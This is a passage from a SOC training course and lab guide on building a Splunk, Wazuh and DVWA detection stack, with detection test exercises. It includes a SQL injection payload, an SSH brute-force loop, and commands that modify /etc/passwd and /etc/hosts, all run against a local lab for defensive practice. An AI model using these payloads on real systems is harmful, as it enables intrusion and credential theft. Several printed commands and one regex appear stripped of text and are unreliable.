Nigerian SME / startup SOC	✓ Good for learning	✓ Better for production

AI and ML in SIEM — How Anomaly Detection Works

Traditional SIEM: rule-based — you define what looks suspicious. AI-powered SIEM: learns what 'normal' looks like and flags deviations.

- Baseline learning: AI models normal behaviour (login times, data volumes, commands run) over 2–4 weeks
- Anomaly detection: flags deviations from baseline (login at 3am, 10x normal data transfer, new command never seen before)
- User and Entity Behaviour Analytics (UEBA): AI tracks user behaviour patterns — detects compromised accounts even without known IoCs
- ML-powered threat hunting: AI surfaces suspicious patterns human analysts might miss across millions of events

AI/ML Technique	What It Detects	Example
Statistical anomaly	Events outside normal distribution	Login at 3am (user always logs in 8am-6pm)
Clustering	Grouping similar events — outliers stand out	Single user accessing 100 files/hour when avg is 5
Time series analysis	Unusual patterns in time-sequenced data	Spike in outbound traffic at midnight
NLP on log text	Malicious commands in free-text fields	PowerShell -enc (base64 encoded command)
Graph analysis	Unusual relationships between entities	User accessing systems never accessed before

AI-Powered SIEM Tools

- Microsoft Sentinel: cloud-native SIEM with built-in ML — uses Azure AI for UEBA and threat intelligence
- Splunk MLTK (Machine Learning Toolkit): add-on for Splunk that enables ML models within SPL
- Darktrace: AI-native network detection and response — learns 'digital DNA' of the organisation
- IBM QRadar: enterprise SIEM with Watson AI for threat investigation assistance
- Using Claude/ChatGPT for SIEM: paste log excerpts, ask for anomaly identification, generate detection rule suggestions

WHY THIS MATTERS

The 2020 SolarWinds breach went undetected for 9 months across 18,000 organisations including US government agencies. The attackers specifically designed their behaviour to look 'normal' — mimicking legitimate SolarWinds update traffic. AI-powered UEBA would have flagged the subtle pattern deviations that rule-based SIEM missed. This breach is the primary reason enterprises are investing heavily in ML-powered SIEM.

PRACTICE *(2 Hours)*

LAB 6.4.1 — Deploy Wazuh using Docker

Objective: Install Wazuh Manager and connect your Kali Linux VM as a monitored endpoint.

Prerequisites: Docker installed on Kali; internet connection

Step 1 — Install Docker (if not already installed)

BASH

```
sudo apt update && sudo apt install docker.io docker-compose -y sudo systemctl start docker && sudo systemctl enable docker sudo usermod -aG docker $USER # Then logout/login
```

Step 2 — Deploy Wazuh with Docker Compose

BASH

```
# Clone Wazuh Docker repository git clone https://github.com/wazuh/wazuh-docker.git -b v4.7.3 cd wazuh-docker/single-node # Start Wazuh (takes 3-5 minutes first time) docker-compose up -d # Check status docker-compose ps
```

Step 3 — Access Wazuh Dashboard

Navigate to: https://localhost (accept the self-signed certificate). Default credentials: admin / SecretPassword (check docker-compose.yml for current default). You should see the Wazuh dashboard with 0 agents connected.

Step 4 — Install Wazuh Agent on Kali

BASH

```
# Download and install Wazuh agent curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo gpg --dearmor -o /usr/share/keyrings/wazuh.gpg echo 'deb [signed-by=/usr/share/keyrings/wazuh.gpg] https://packages.wazuh.com/4.x/apt/ stable main' | sudo tee /etc/apt/sources.list.d/wazuh.list sudo apt update && sudo apt install wazuh-agent # Configure agent to connect to manager sudo sed -i 's/MANAGER_IP/localhost/g' /var/ossec/etc/ossec.conf # Start agent sudo systemctl start wazuh-agent
```

Step 5 — Verify Agent Connected

In Wazuh Dashboard → Agents — you should see your Kali VM as an active agent. Click on it to see: security events, vulnerability scan results, file integrity monitoring status.

LAB 6.4.2 — AI-Assisted Log Analysis

Objective: Use Claude to analyse log patterns and generate detection rules.

Prerequisites: Splunk running with dvwa index; browser access to AI assistant

Step 1 — Export Suspicious Events from Splunk

Run this SPL query and export results as CSV:

SPL

```
index=dvwa | head 50 | table _time, clientip, method, uri_path, status, bytes
```

Step 2 — AI Analysis

PROMPT

```
I am a security analyst. Below are 50 Apache web server log events from my lab. Analyse them and tell me: 1. Which events look suspicious and why 2. What attack patterns you can identify 3. Suggest 3 Splunk SPL detection rules for the attack patterns you found 4. Flag any false positives in your suggested rules [paste your log data here — use only your own lab data, never real client logs]
```

Compare the AI's detection rule suggestions to the ones you wrote in Day 3. What did the AI find that you missed? What did you find that the AI missed?

■ ANALYSE THIS

The AI suggested a rule to detect 'unusual HTTP methods' — specifically DELETE and PUT on your DVWA. Your actual DVWA only uses GET and POST. Is this a good detection rule for your environment? How does 'baselining normal behaviour' improve detection rule quality compared to generic rules?

BUILD *(2 Hours)*

BUILD BRIEF

Create a SIEM Tool Comparison Report for your security team.

Scenario:

- Your team needs to choose a SIEM for a 50-person Nigerian fintech startup. Budget: minimal. Compliance requirement: NDPA 2023 and CBN guidelines.

Compare Splunk Free vs Wazuh vs Microsoft Sentinel (free tier) across:

- Cost (initial + ongoing), Data ingestion limits, Ease of deployment, Built-in detection rules, Compliance support (NDPA/CBN alignment), Skill requirements for team, Scalability

Required output:

- Comparison table with scores (1-5) for each criterion and justification
- Executive recommendation: which tool and why
- Implementation roadmap: 30-day setup plan for the chosen tool

Format:

- Professional consulting report format

DOCUMENT

Writing Prompt:

Write an AI in SOC: Opportunities and Risks report for your organisation's security leadership.

- Required: 3 specific opportunities AI brings to SOC operations (with examples), 3 specific risks of AI in security monitoring (hallucinations, bias, adversarial attacks on ML models), your recommendation: which AI-powered SIEM features to adopt first and why
- Tone: Balanced and evidence-based. Every claim supported by a real example or data point

DAY
5


Review, Assessment & Portfolio (Checkpoint Project)

LEARN *(1 Hour) — Week Review*

LEARNING OBJECTIVES

1. Demonstrate all Week 6 skills without referencing notes
2. Complete the Checkpoint Project — your most significant portfolio piece so far
3. Plan the second half of the course

Week 6 Mind Map — SIEM & Detection Engineering



PRACTICE *(2 Hours) — Skills Assessment Labs*

LAB 6.5.1 — SPL Rapid-Fire Challenge

Objective: Write SPL queries from memory in 30 minutes without notes.

Prerequisites: Splunk running with dvwa index; no notes

Write SPL queries for each requirement. Every query must run and return results.

1. Show the top 10 IP addresses by number of requests in the last 24 hours
2. Find all HTTP 500 errors in the last hour
3. Count events per hour for today (timechart)
4. Find all events containing the string 'union' in the URL (case insensitive)
5. Show all failed SSH logins, count by source IP, only show IPs with more than 5 failures
6. Correlate: find IPs that had both failed logins AND SQL injection attempts

LAB 6.5.2 — Detection Rule Accuracy Test

Objective: Evaluate the quality of your detection rules by testing against known traffic.

Prerequisites: Splunk with dvwa index; your detection rule library from Day 3

For each detection rule you built, run it against your log data and calculate:

- True Positives: known attack events correctly identified
- False Positives: legitimate events incorrectly flagged
- False Negatives: known attacks that the rule missed

Based on your analysis: which rule needs tuning and how would you tune it?

BUILD *(2 Hours) — Checkpoint Project Submission*

This is your Checkpoint Project — the most significant deliverable of Phase 2. You must demonstrate a working SIEM with real detection capabilities. This proves you can operate as a Tier 1/2 SOC analyst.

Deliverables:

- Splunk Deployment Evidence: screenshot of Splunk running, data sources configured, event count by sourcetype
- Data Ingestion Report: sources ingested (Apache, auth.log), volume (events per day), time range covered
- Detection Rule 1 — SQL Injection: SPL query, test results (true positive confirmed), screenshot of detection firing, alert configuration
- Detection Rule 2 — Brute Force SSH: SPL query, test results, alert configuration, false positive analysis
- Detection Rule 3 — Attack Chain (Brute Force → Success): SPL query, test results, severity justification
- Detection Rule 4 — XSS: SPL query, test results, false positive tuning notes
- Detection Rule 5 — Your Choice: any additional attack pattern you detected, with full documentation
- Security Dashboard: screenshot of your Splunk dashboard with at least 4 panels running in real-time
- Wazuh Integration (Bonus): screenshot of Wazuh agent connected, FIM alert generated, vulnerability scan results
- AI-Assisted Analysis (Bonus): screenshot of Claude/AI analysis of your logs, comparison of AI suggestions vs your manual rules
- Lessons Learned: what you would do differently in a production SOC vs a lab environment

Tools: Splunk Free · Wazuh · Docker · SPL · Claude AI (documented) · All Week 3–6 skills

Checkpoint Project — Submission Details

- Due: End of Week 6 (today)
- Format: PDF report + Splunk dashboard screenshot + SPL query document

- Evaluation: Splunk deployment (20%), Detection rule quality (40%), Dashboard (15%), Documentation (15%), Bonus items (10%)
- This is 15% of your total course grade — treat it as seriously as a real client deliverable

DOCUMENT *(1 Hour) — Week Summary*

DOCUMENT

Writing Prompt:

Write your Week 6 learning reflection. Length: 300–400 words.

- The most powerful SPL query you wrote and what it detects
- How does writing detection rules change how you think about attacking systems?
- What surprised you most about SIEM implementation — what was harder or easier than expected?
- What would your Splunk dashboard look like if you were monitoring a Nigerian bank's 10,000 employee network?
- Prediction: which Week 5 attack (SQLi, XSS, or brute force) is hardest to detect and why?

Weekly Checklist (Student-Facing)

- ■ I can explain the difference between a Tier 1, 2, and 3 SOC analyst without notes
- ■ I can map all 7 Kill Chain phases to a defensive control and detection opportunity
- ■ Splunk is installed and ingesting DVWA Apache logs and auth.log
- ■ I have written and tested a SQL injection detection rule in SPL
- ■ I have written and tested a brute force detection rule in SPL
- ■ I have built a Splunk dashboard with at least 4 security monitoring panels
- ■ I have created at least one Splunk alert that fires when an attack is detected
- ■ I have deployed Wazuh using Docker and connected at least one agent
- ■ I have used AI to analyse log data and compared the output to my manual analysis
- ■ My Checkpoint Project is complete and submitted

Skills Verification

Skill	How to Demonstrate It	Pass Standard
SOC knowledge	Explain Tier 1/2/3 roles and MTTD/MTTR without notes	Correct definitions + realistic metric examples
Splunk deployment	Show Splunk running with events from dvwa index	At least 1,000 events indexed from two sources
SPL basics	Write 3 SPL queries from memory: count by IP, filter by status, timechart	All 3 queries run and return results
SQLi detection	Show SPL rule that detects SQLi payloads in URL	Rule fires on your Week 5 SQLi attacks
Brute force detection	Show SPL rule detecting >10 SSH failures from same IP	Rule fires on your generated attack traffic
Dashboard	Show Splunk dashboard with 4 real-time panels	All panels displaying live data
Wazuh	Show Wazuh dashboard with at least 1 active agent	Agent connected; FIM and log analysis active

Self-Assessment Quiz

Instructions

- No notes — answer from memory.
- Write on separate sheet.
- Key in Instructor Notes.

Conceptual Questions

1. A SOC has MTTD of 197 days and MTTR of 69 days. What does this mean in plain English? What is the total exposure window? How would you prioritise reducing which metric first and why?
2. Explain the difference between a SIEM and an IDS. Which would detect a SQL injection in a web server log? Which would detect a port scan in network traffic? Which would detect both?
3. What is the difference between a true positive, false positive, false negative, and true negative in SIEM alerting? For a brute force detection rule, give a specific example of each.

SPL Questions

4. Write a SPL query from memory to: find all events in the dvwa index with HTTP status 200, where the URI contains the word 'admin', grouped by clientip with a count, sorted descending.
5. Your SQL injection detection rule is generating 200 false positives per day because legitimate users search for products with SQL keywords in the name (e.g., 'SELECT Coffee'). Write an improved SPL query that reduces false positives while maintaining detection of actual SQL injection.

Scenario Questions

6. At 2:47 AM, your Splunk alert fires: '47 failed SSH logins from IP 185.220.101.5 in the last 10 minutes, followed by 1 successful login.' You are the Tier 1 analyst. Describe exactly what you do in the next 15 minutes (step-by-step actions, what you check, what you document, when you escalate).
7. Your Wazuh dashboard shows a File Integrity Monitoring (FIM) alert: /etc/passwd was modified at 3:15 AM by user 'www-data'. Why is this suspicious? What does it likely indicate? What is your immediate response?

Nigerian Context

8. A Nigerian bank's SIEM fires an alert: a user in the Lagos branch accessed 500 customer account records in 10 minutes at 11 PM. Under the NDPA 2023: is this a reportable incident? What must the bank do in the next 72 hours if personal data was accessed by an unauthorised person? What SIEM rule would have prevented this from going undetected?

Additional Resources

Splunk Resources

- Splunk Free Download: https://www.splunk.com/en_us/download.html
- Splunk Fundamentals 1 (Free Training): https://www.splunk.com/en_us/training/free-courses.html
- Splunk Documentation — SPL Reference: https://docs.splunk.com/Documentation/Splunk/latest/SearchReference/
- Splunk Security Essentials App (Free): https://splunkbase.splunk.com/app/3435

Wazuh Resources

- Wazuh Documentation: https://documentation.wazuh.com
- Wazuh Docker Quick Start: https://documentation.wazuh.com/current/deployment-options/docker/wazuh-container.html
- Wazuh SIEM Rules Reference: https://documentation.wazuh.com/current/user-manual/ruleset/

SOC and Detection Engineering

- MITRE ATT&CK; Navigator (map your detection coverage): https://mitre-attack.github.io/attack-navigator/
- Sigma Rules (vendor-agnostic detection rules): https://github.com/SigmaHQ/sigma
- TryHackMe — Splunk 101 Room (Free): https://tryhackme.com/room/splunk101
- TryHackMe — Splunk 2 Room: https://tryhackme.com/room/splunk2gcd5
- Blue Team Labs Online (Free labs): https://blueteamlabs.online

AI in Security

- Microsoft Sentinel (cloud SIEM with AI): https://azure.microsoft.com/en-us/products/microsoft-sentinel
- Darktrace (AI NDR): https://darktrace.com
- IBM QRadar SIEM: https://www.ibm.com/products/qradar-siem

Looking Ahead — Week 7

Preview — What's Coming in Week 7

- Intrusion Detection Systems (IDS) — Snort configuration and rule writing
- Network traffic analysis — capturing and analysing attacks at the packet level
- IPS (Intrusion Prevention System) — automatically blocking detected attacks
- Integrating IDS alerts with your Splunk SIEM for unified detection
- Your Week 4 Nmap scan and Week 5 web attacks will generate IDS alerts — you will detect them

What to Review Before Week 7

- Your Week 2 OSI model and TCP/IP knowledge — IDS operates at network layers
- Your Week 3 Wireshark skills — IDS rule writing requires understanding packet structure
- Your SPL skills from Week 6 — you will correlate IDS alerts with SIEM events

What to Set Up Before Week 7

- Install Snort on Kali: sudo apt install snort
- Verify Snort version: snort --version
- Download community Snort rules: https://www.snort.org/downloads#rules
- Keep DVWA running — Week 7 IDS rules will detect Week 5 attack traffic

Checkpoint Project Reminder

- Your Checkpoint Project is due today — submit your PDF report before end of session
- If you have not deployed Wazuh yet, focus on the Splunk deliverables first — they carry more marks
- Keep your Splunk dashboard running — you will build on it in Week 7

SIEM LAB SETUP GUIDE

Wazuh · DVWA · Splunk — Week 6 Companion Guide

TechRise 3.0 · Cybersecurity & DevSecOps · Cohort 3.0

Installation · Integration · Testing · PayliteNG Detection Labs

Student Name: _____

ARCHITECTURE OVERVIEW

■ PayliteNG Context

PayliteNG's breach was undetected for three weeks because no monitoring tools existed. This lab builds the detection stack that would have caught @gr4yh4t within 60 seconds of the first attack.

Data Flow — How the Three Tools Connect

- DVWA Apache logs → bind-mounted to host → Splunk monitors host path → detects web attacks
- Wazuh agent (on Kali) → monitors host files/users/processes → sends to Wazuh manager (Docker)
- Wazuh manager → writes alerts.json → bind-mounted to host → Splunk ingests as index=wazuh
- Result: Splunk shows BOTH web attacks (from DVWA) AND host events (from Wazuh) in one search

What Each Tool Detects

- DVWA + Splunk: SQL injection, XSS, brute force, directory traversal — network/web layer
- Wazuh: file modifications, new users, cron changes, rootkits — host/OS layer
- Splunk + Wazuh combined: complete attack chain from first web request to backdoor installation

PART 1 Install Docker

Required for both DVWA and Wazuh Manager

BASH

```
sudo apt update && sudo apt install docker.io docker-compose-v2 -y sudo systemctl start docker &&
sudo systemctl enable docker sudo usermod -aG docker $USER # Log out and back in for group change
to apply — IMPORTANT # Verify: docker --version docker-compose version
```

✓ Expected Output: Docker ready

```
Docker version 24.x Docker Compose version v2.x
```

✓ Verification Checklist — Tick When Done

- ■ Docker installed and running
- ■ Current user added to docker group
- ■ Logged out and back in

PART 2 Deploy Wazuh Manager, Indexer, and Dashboard

Runs in Docker — v4.7.3

■ Use exactly v4.7.3

Do not use main or latest. Version drift between manager and dashboard causes hard-to-diagnose errors.

Step 1 — Clone the repository at the exact version:

BASH

```
mkdir -p ~/labs/week6 cd ~/labs/week6 git clone https://github.com/wazuh/wazuh-docker.git -b v4.7.3
cd wazuh-docker/single-node
```

Step 2 — Set kernel parameter required by the OpenSearch indexer:

BASH

```
sudo sysctl -w vm.max_map_count=262144 echo 'vm.max_map_count=262144' | sudo tee -a
/etc/sysctl.conf
```

Step 3 — Generate SSL certificates:

BASH

```
docker compose -f generate-indexer-certs.yml run --rm generator
```

■ Verify certificates were created as FILES not directories: ls -lh config/wazuh_indexer_ssl_certs/ — every .pem file must have a size greater than 0 bytes

Step 4 — Start the Wazuh stack:

BASH

```
docker compose up -d docker compose ps
```

✓ Expected Output: All three containers running

```
NAME STATUS single-node-wazuh.manager-1 Up single-node-wazuh.indexer-1 Up single-node-wazuh.dashboard-1 Up
```

Step 5 — Access the Wazuh Dashboard:

Dashboard Access

- URL: https://localhost (accept the self-signed certificate warning)
- Username: admin
- Password: SecretPassword
- If you see 'server is not ready yet' — wait 1-2 minutes and hard-refresh (Ctrl+Shift+R)
- If you see 'Error fetching data' — generate a relevant event first (covered in testing section)

✓ Part 2 Complete — Wazuh Manager Running

- ■ All three containers show Up in docker compose ps
- ■ https://localhost opens the Wazuh dashboard
- ■ Can log in with admin / SecretPassword

PART 3 Install Wazuh Agent Natively on Kali

Native install — NOT Docker

Why Native Agent (Not Docker Agent)

- The official wazuh/wazuh-agent Docker image has a known bug — it fails to write WAZUH_MANAGER into its config, causing 'Invalid server address found: ' errors
- wazuh-agent and wazuh-manager CANNOT both be installed natively on the same host — packages conflict
- Since our manager runs in Docker (separate filesystem), the native agent works perfectly alongside it
- This also matches production style: manager on one server, agents on the hosts being monitored

Step 1 — Add Wazuh repository:

BASH

```
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | \ sudo gpg --dearmor -o
/usr/share/keyrings/wazuh.gpg echo 'deb [signed-by=/usr/share/keyrings/wazuh.gpg] \
https://packages.wazuh.com/4.x/apt/ stable main' | \ sudo tee /etc/apt/sources.list.d/wazuh.list
sudo apt update
```

Step 2 — Install matching version (must match manager v4.7.3):

BASH

```
sudo apt install wazuh-agent=4.7.3-1
```

Step 3 — Point agent at the manager (Docker exposes port 1514/1515 to localhost):

BASH

```
sudo sed -i 's/MANAGER_IP/localhost/g' /var/ossec/etc/ossec.conf # Verify the change sudo grep -A3
'' /var/ossec/etc/ossec.conf
```

✓ Expected Output: Manager address set correctly

```
localhost
```

Step 4 — Start and enable the agent:

BASH

```
sudo systemctl daemon-reload sudo systemctl enable wazuh-agent sudo systemctl start wazuh-agent #
Verify sudo systemctl status wazuh-agent | grep Active
```

✓ Expected Output: Agent running

```
Active: active (running)
```

Step 5 — Verify connection from the manager side:

BASH

```
docker exec -it single-node-wazuh.manager-1 \ /var/ossec/bin/agent_control -l
```

✓ Expected Output: Agent actively connected

```
Available agents: ID: 001, Name: kali, IP: any Active ← Active confirms live communication — not just registered
```

■ **Also check the Wazuh dashboard → Agents tab — your host should appear with a green Active status**

✓ Part 3 Complete — Wazuh Agent Connected

- ■ wazuh-agent=4.7.3-1 installed
- ■ ossec.conf shows localhost as server address
- ■ sudo systemctl status wazuh-agent shows active (running)
- ■ docker exec agent_control -l shows agent as Active
- ■ Wazuh dashboard → Agents shows green Active status

PART 4 Enable Real-Time File Integrity Monitoring

Detect file changes within seconds

By default Wazuh scans monitored directories every 12 hours. For lab demos you need real-time detection using inotify so changes appear within seconds.

Step 1 — Check current syscheck configuration:

BASH

```
sudo grep -A5 '' /var/ossec/etc/ossec.conf
```

Step 2 — Enable realtime monitoring on key directories:

BASH

```
sudo sed -i 's|/etc,/usr/bin,/usr/sbin|/etc,/usr/bin,/usr/sbin|' \ /var/ossec/etc/ossec.conf #
Restart agent to apply change sudo systemctl restart wazuh-agent
```

Step 3 — Test FIM is working:

BASH

```
# Modify a monitored file sudo bash -c "echo '# fim test' >> /etc/passwd" # Watch agent log for the
event sudo tail -n 15 /var/ossec/logs/ossec.log # Confirm alert reached the manager docker exec -it
single-node-wazuh.manager-1 \ grep "File '/etc/passwd' modified" /var/ossec/logs/alerts/alerts.log
# Clean up sudo sed -i '/# fim test/d' /etc/passwd
```

✓ Expected Output: FIM working

```
File '/etc/passwd' modified Rule: 550 — Integrity checksum changed ← Alert appears within seconds of the
file change
```

■ **Check the dashboard: Modules → File Integrity Monitoring — the /etc/passwd event appears there**

✓ Part 4 Complete — Real-Time FIM Active

- ■ realtime=yes added to syscheck directories in ossec.conf
- ■ Agent restarted after config change
- ■ FIM test — /etc/passwd modification — triggered an alert in manager
- ■ Alert visible in Wazuh dashboard → File Integrity Monitoring

PART 5 Set Up DVWA with Apache Logs Mounted to Host

Attack target + log visibility

■ PayliteNG Context

DVWA is the replica of PayliteNG's customer portal. Every SQL injection, XSS, and brute force attack you run against DVWA generates Apache log entries — the same type @gr4yh4t generated against PayliteNG. Mounting the logs to the host lets Splunk read them directly.

Step 1 — Create the log directory and run DVWA with bind-mount:

BASH

```
mkdir -p ~/labs/week6/dvwa_logs docker run -d --name dvwa \ -p 80:80 \ -v
~/labs/week6/dvwa_logs:/var/log/apache2 \ vulnerables/web-dvwa
```

■ The -v flag mounts the container's Apache log directory to your Kali filesystem. Splunk reads from ~/labs/week6/dvwa_logs/ — no need to exec into the container.

Step 2 — Verify DVWA is running and logs are accessible:

BASH

```
docker ps | grep dvwa curl -s http://localhost/ -o /dev/null -w "%{http_code}\n" # Generate some
traffic to create the log file curl -s http://localhost/login.php -o /dev/null curl -s
http://localhost/ -o /dev/null # Confirm log file exists on host ls -lh ~/labs/week6/dvwa_logs/ cat
~/labs/week6/dvwa_logs/access.log | tail -5
```

✓ Expected Output: DVWA running and logs visible on host

```
200 ← DVWA responding dvwa_logs/ access.log ← Apache log accessible on host filesystem 127.0.0.1 - -
[20/Jan/2026] "GET /login.php HTTP/1.1" 200 3421
```

Step 3 — Complete DVWA first-time setup in browser:

Browser Setup Steps

- Open Firefox → go to http://localhost
- Login: admin / password
- Click: Create / Reset Database (bottom of the page)
- Wait for success message then log in again
- Go to: DVWA Security → Set to Low → Submit
- DVWA is now ready for all Week 6 labs

■ If DVWA shows Exited in docker ps

Run: docker start dvwa — this happens after a reboot or if the container was stopped to save RAM

✓ Part 5 Complete — DVWA Ready

- ■ DVWA container running — docker ps shows Up
- ■ http://localhost opens DVWA login page
- ■ Database created and can log in as admin/password
- ■ Security level set to Low
- ■ ~/labs/week6/dvwa_logs/access.log exists and has content

PART 6 Install and Configure Splunk

SIEM — ingests DVWA and Wazuh data

Step 1 — Download and install Splunk:

BASH

```
# Download from splunk.com (register first — free account) # File: splunk-9.x.x-linux-amd64.deb
sudo dpkg -i ~/Downloads/splunk*.deb sudo /opt/splunk/bin/splunk start --accept-license # Set admin
username and password when prompted sudo /opt/splunk/bin/splunk enable boot-start
```

Splunk Access

- URL: http://localhost:8000
- Username: admin
- Password: whatever you set during installation
- If you forgot the password: sudo rm /opt/splunk/etc/passwd then restart Splunk

Step 2 — Create the DVWA index:

SPLUNK UI

```
# In Splunk Web UI: # Settings → Indexes → New Index # Index Name: dvwa # Max Size: 500 MB # Save
```

Step 3 — Add DVWA Apache logs as data source:

SPLUNK UI

```
# Settings → Data Inputs → Files & Directories → Add New # File:
/home/kali/labs/week6/dvwa_logs/access.log # Source type: access_combined # Index: dvwa # Save
```

Step 4 — Verify DVWA logs are ingesting:

SPLUNK SEARCH BAR

```
index=dvwa | head 10
```

✓ Expected Output: DVWA logs in Splunk

```
Events appear showing Apache log entries from DVWA Each line shows: clientip, method, uri, status, bytes
```

✓ Part 6 Complete — Splunk Ingesting DVWA Logs

- ■ Splunk accessible at http://localhost:8000
- ■ dvwa index created
- ■ DVWA access.log added as data source
- ■ index=dvwa | head 10 returns events

PART 7 Connect Wazuh Alerts to Splunk

The critical integration step

■ PayliteNG Context

This is the step that unifies both tools. Once complete — Splunk shows DVWA web attacks (index=dvwa) AND Wazuh host-based detections (index=wazuh) in one place. A single Splunk search covers the full PayliteNG attack chain.

Step 1 — Add a volume mount to expose Wazuh alerts to the host:

Edit the docker-compose.yml file:

BASH

```
cd ~/labs/week6/wazuh-docker/single-node nano docker-compose.yml
```

Find the wazuh.manager service volumes section and add this line:

docker-compose.yml — add this line

```
# Add this under the existing volumes: list for wazuh.manager -
~/labs/week6/wazuh_alerts:/var/ossec/logs/alerts
```

Step 2 — Create the alerts directory and recreate the manager:

BASH

```
mkdir -p ~/labs/week6/wazuh_alerts docker compose up -d --force-recreate wazuh.manager # Wait 30
seconds for manager to restart sleep 30 # Verify the alerts directory is being written to ls -la
~/labs/week6/wazuh_alerts/
```

✓ Expected Output: Wazuh alerts accessible on host

```
alerts.json ← Wazuh writing alerts directly to host filesystem alerts.log ← Plain text version
```

Step 3 — Create the Wazuh index in Splunk:

SPLUNK UI

```
# Settings → Indexes → New Index # Index Name: wazuh # Max Size: 500 MB # Save
```

Step 4 — Add Wazuh alerts as a Splunk data source:

SPLUNK UI

```
# Settings → Data Inputs → Files & Directories → Add New # File:
/home/kali/labs/week6/wazuh_alerts/alerts.json # Source type: _json # Index: wazuh # Save
```

Step 5 — Generate a test event and verify in Splunk:

BASH + SPLUNK SEARCH

```
# Generate a Wazuh alert (file modification) sudo bash -c "echo '# splunk integration test' >> /etc/hosts" sleep 10 # Search in Splunk # index=wazuh | head 10 # Clean up sudo sed -i '/splunk integration test/d' /etc/hosts
```

✓ Expected Output: Wazuh alerts in Splunk

Events appear in Splunk showing Wazuh JSON alerts Fields visible: rule.id, rule.description, agent.name, timestamp

Step 6 — Verify the unified search works:

SPLUNK SEARCH BAR — THE UNIFIED VIEW

```
# This single search shows BOTH DVWA web attacks AND Wazuh host events index=dvwa OR index=wazuh | table _time index source _raw | sort -_time
```

✓ Expected Output: Unified SOC dashboard working

Events from both dvwa and wazuh indexes appear together Sorted by time — shows the full attack timeline in one view

✓ Part 7 Complete — Wazuh and Splunk Connected

- ■ Wazuh alerts volume mounted in docker-compose.yml
- ■ ~/labs/week6/wazuh_alerts/alerts.json exists and has content
- ■ wazuh index created in Splunk
- ■ Wazuh alerts.json added as Splunk data source
- ■ index=wazuh | head 10 returns Wazuh alert events
- ■ index=dvwa OR index=wazuh returns events from both tools

PART 8 — Testing — Prove All Three Tools Are Connected

Run these tests in order

■ PayliteNG Context

These tests recreate the PayliteNG attack chain. Every attack you run should appear in Splunk within 30 seconds. Host-based attacks should appear in Wazuh alerts. Run all six tests before the Checkpoint Project.

Setup — Open four windows before starting:

SETUP — DO THIS FIRST

```
# Window 1 — Splunk (in browser) # http://localhost:8000 # Search: index=dvwa OR index=wazuh | table _time index _raw # Set auto-refresh: Every 30 seconds # Window 2 — Wazuh dashboard (in browser) # https://localhost # Modules → Security Events # Window 3 — Wazuh alerts live (terminal) docker exec single-node-wazuh.manager-1 \ tail -f /var/ossec/logs/alerts/alerts.log # Window 4 — Attack terminal # Use this for running all test commands below
```

TEST 1 — SQL Injection Against DVWA

Detected by: Splunk

In Firefox — DVWA → SQL Injection — type this and click Submit:

DVWA BROWSER INPUT

```
1' UNION SELECT user,password FROM users--
```

In Splunk search bar:

SPLUNK SPL — RULE 4

```
index=dvwa sourcetype=access_combined | rex field=uri_path "(?i)(?Punion|select|'|--)" | where isnotnull(sqli) | table _time, clientip, uri_path, sqli, status
```

Splunk: ■ SQL injection request appears within 30 seconds. uri_path shows the UNION SELECT payload.

Wazuh: ■ No alert — this is a network-level attack, not a host change.

Connection to PayliteNG:

- This is exactly what 203.0.113.88 sent to PayliteNG: GET /login.php?id=1+UNION+SELECT+user,password+FROM+users--
- If Splunk had been running on January 13th — this would have alerted within seconds

TEST 2 — Brute Force Attack on DVWA

Detected by: Splunk

In Firefox — DVWA → Brute Force. Run Burp Suite Intruder with your wordlist. Then:

SPLUNK SPL — RULE 1 (web brute force)

```
index=dvwa sourcetype=access_combined uri="*brute*" | stats count by clientip | where count > 10 | sort -count
```

Splunk: ■ Request count climbs. Rule fires when threshold exceeded.

Wazuh: ■ No host-level alert — brute force is a network event.

TEST 3 — SSH Brute Force (Both Tools)

Detected by: Both

BASH — Window 4

```
# Window 4 — generate SSH brute force for i in {1..15}; do ssh -o StrictHostKeyChecking=no \ -o ConnectTimeout=1 \ wronguser@localhost 2>/dev/null sleep 0.5 done
```

SPLUNK SPL — RULE 1

```
# Splunk SPL — check auth.log (if ingested) or use practice_auth.log index=payliteng "Failed password" | rex "from (?P\d+\.\d+\.\d+\.\d+)" | stats count by src_ip | where count > 10
```

Splunk: ■ Failed password events counted by IP. Rule fires above threshold.

Wazuh: ■ Authentication failure alerts appear in Window 3 and dashboard.

This is the only test where BOTH tools fire on the same event. SSH brute force appears in auth.log (Splunk) AND triggers Wazuh authentication rules (Wazuh).

TEST 4 — File Modification — Backdoor Simulation

Detected by: Wazuh

■ PayliteNG Context

In Week 4 @gr4yh4t installed a cron backdoor on PayliteNG's server. This test proves Wazuh catches that — while Splunk completely misses it.

BASH — Window 4

```
# Simulate attacker modifying system file sudo bash -c "echo '# attacker modified this' >> /etc/hosts" # Watch Window 3 — Wazuh alert fires within seconds # Then clean up sudo sed -i '/attacker modified this/d' /etc/hosts
```

Wazuh: ■ Rule 550 fires: Integrity checksum changed for /etc/hosts. Appears in Window 3 and Splunk index=wazuh

Splunk (dvwa index): ■ No alert — file changes do not appear in web logs

SPLUNK SPL — unified view catches it

```
# But Splunk DOES see it via Wazuh integration: index=wazuh | search "/etc/hosts" | table _time rule.description agent.name
```

Teaching point: Splunk alone missed this. Wazuh caught it. Together — index=wazuh in Splunk shows the event.

